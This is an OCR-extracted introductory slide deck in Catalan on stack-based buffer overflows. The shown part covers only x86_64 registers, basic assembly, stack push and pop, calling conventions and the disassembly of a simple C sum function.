
Stack Based Buffer Overflow
- Introducció -


CPU
0×a7
0×deadbeef
0×7FFC40548
0×1
0×1000
0×0


x86_64 registers:

rax	r8
rbx	r9
rcx	r10
rdx	r11
rdi	r12
rsi	r13
rbp	r14
rsp	r15

rip

- Instruction Pointer
- General Purpose Registers
- Stack Management Registers
  - Base Pointer
  - Stack Pointer

Es pot accedir als registres de manera parcial:



```
add rbx, rcx          # rbx = rbx + rcx
sub rbx, rcx          # rbx = rbx - rcx

mov rbx, rcx          # rbx = rcx
mov [rbx], rcx        # *rbx = rcx
mov rbx, [rcx]        # rbx = *rcx

                      # ZF = zero flag
cmp rbx, rcx          # ZF = (rbx – rcx == 0)
je rbx                # jmp to rbx if (ZF)
```

```
add rbx, rcx          # rbx = rbx + rcx
sub rbx, rcx          # rbx = rbx - rcx

mov rbx, rcx          # rbx = rcx
mov [rbx], rcx        # *rbx = rcx
mov rbx, [rcx]        # rbx = *rcx

                      # ZF = zero flag
cmp rbx, rcx          # ZF = (rbx – rcx == 0)
je rbx                # jmp to rbx if (ZF)
```


```
add rbx, rcx          # rbx = rbx + rcx
sub rbx, rcx          # rbx = rbx - rcx

mov rbx, rcx          # rbx = rcx
mov [rbx], rcx        # *rbx = rcx
mov rbx, [rcx]        # rbx = *rcx

                      # ZF = zero flag
cmp rbx, rcx          # ZF = (rbx - rcx == 0)
je rbx                # jmp to rbx if (ZF)
```

```c
int number = 0x10;
number += number;

if (number == 0x20) {


    return 0;


}
...
```

```asm
    mov rbx, 0x10
    add rbx, rbx

    cmp rbx, 0x20
    jne endif

    xor rax, rax
    ret

endif:
    ...
```

* En aquest cas, el tipus d'accés als registres no correspon als tipus de variables per facilitar-ne la comprensió.

STACK




LIFO
(Last In First Out)

```
mov rax, 0×deadbeef              # rax = 0×deadbeef
mov rbx, 0×cafe1337              # rbx = 0×cafe1337
mov rcx, 0×deadface              # rcx = 0×deadface

push rax                         # push rax value into the stack
```

```
mov rax, 0×deadbeef              # rax = 0×deadbeef
mov rbx, 0×cafe1337              # rbx = 0×cafe1337
mov rcx, 0×deadface              # rcx = 0×deadface

push rax                         # push rax value into the stack
push rbx                         # push rbx value into the stack
```

```
mov rax, 0×deadbeef          # rax = 0×deadbeef
mov rbx, 0×cafe1337          # rbx = 0×cafe1337
mov rcx, 0×deadface          # rcx = 0×deadface

push rax                     # push rax value into the stack
push rbx                     # push rbx value into the stack
push rcx                     # push rcx value into the stack
```


```
pop rdx                    # rdx = top stack value (0xdeadface)
```


STACK
0xcafe1337
0xdeadbeef
rsp = 0x7ffda28224b8
pop rdx
rdx = top stack value (0xcafe1337)
STACK
0xdeadbeef
rsp = 0x7ffda28224c0

Com es passen els arguments a les funcions?

Calling conventions:

Linux x86_64: rdi, rsi, rdx, rcx, r8, r9
return value in rax

```c
#include <stdio.h>

long int sum(long int a, long int b) {
        return a + b;
}

int main() {

        long int a = 0xdeadbeef;
        long int b = 0xcafe1337;

        long int result = sum(a, b);
        printf("result: %ld\n", result);
}
```

Compilem el binari:


gcc test.c -o test

Desassemblem el binari:

objdump –M intel –d test

```
long int a = 0xdeadbeef;
long int b = 0xcafe1337;

long int result = sum(a, b);
```

```
0000000000001166 <main>:
    ...
    1172:       mov     eax,0xdeadbeef              # Puts 0xdeadbeef somewhere
    1177:       mov     QWORD PTR [rbp-0x18],rax    # in the stack
    117b:       mov     eax,0xcafe1337              # Puts 0xcafe1337 somewhere
    1180:       mov     QWORD PTR [rbp-0x10],rax    # in the stack
    1184:       mov     rdx,QWORD PTR [rbp-0x10]    # Sets rdx to 0xcafe1337
    1188:       mov     rax,QWORD PTR [rbp-0x18]    # Sets rax to 0xdeadbeef
    118c:       mov     rsi,rdx                     # arg1 = 0xcafe1337
    118f:       mov     rdi,rax                     # arg0 = 0xdeadbeef
    1192:       call    1149 <sum>                  # call to sum function
    1197:       mov     QWORD PTR [rbp-0x8],rax
    ...
```




```
                                    # rdi = 0×deadbeef
                                    # rsi = 0×cafe1337
1192: call    1149 <sum>
1197: mov     QWORD PTR [rbp-0×8],rax     # Next instruction after sum returns
```


rsp = 0×7ffda28224b8

rsp = 0×7ffda28224b0

ret addr


```
long int sum(long int a, long int b) {
    return a + b;
}
```


```
0000000000001149 <sum>:
    1149:       endbr64                                 #
    114d:       push   rbp                              # INTRO
    114e:       mov    rbp,rsp                          #
    1151:       mov    QWORD PTR [rbp-0x8],rdi          # Puts 0xdeadbeef in the stack
    1155:       mov    QWORD PTR [rbp-0x10],rsi         # Puts 0xcafe1337 in the stack
    1159:       mov    rdx,QWORD PTR [rbp-0x8]          # Sets rdx to 0xdeadbeef
    115d:       mov    rax,QWORD PTR [rbp-0x10]         # Sets rax to 0xcafe1337
    1161:       add    rax,rdx                          #
    1164:       pop    rbp                              # OUTRO
    1165:       ret                                     #
```





```
                                # rdi = 0xdeadbeef
                                # rsi = 0xcafe1337
1149:       endbr64
114d:       push   rbp
114e:       mov    rbp,rsp
```

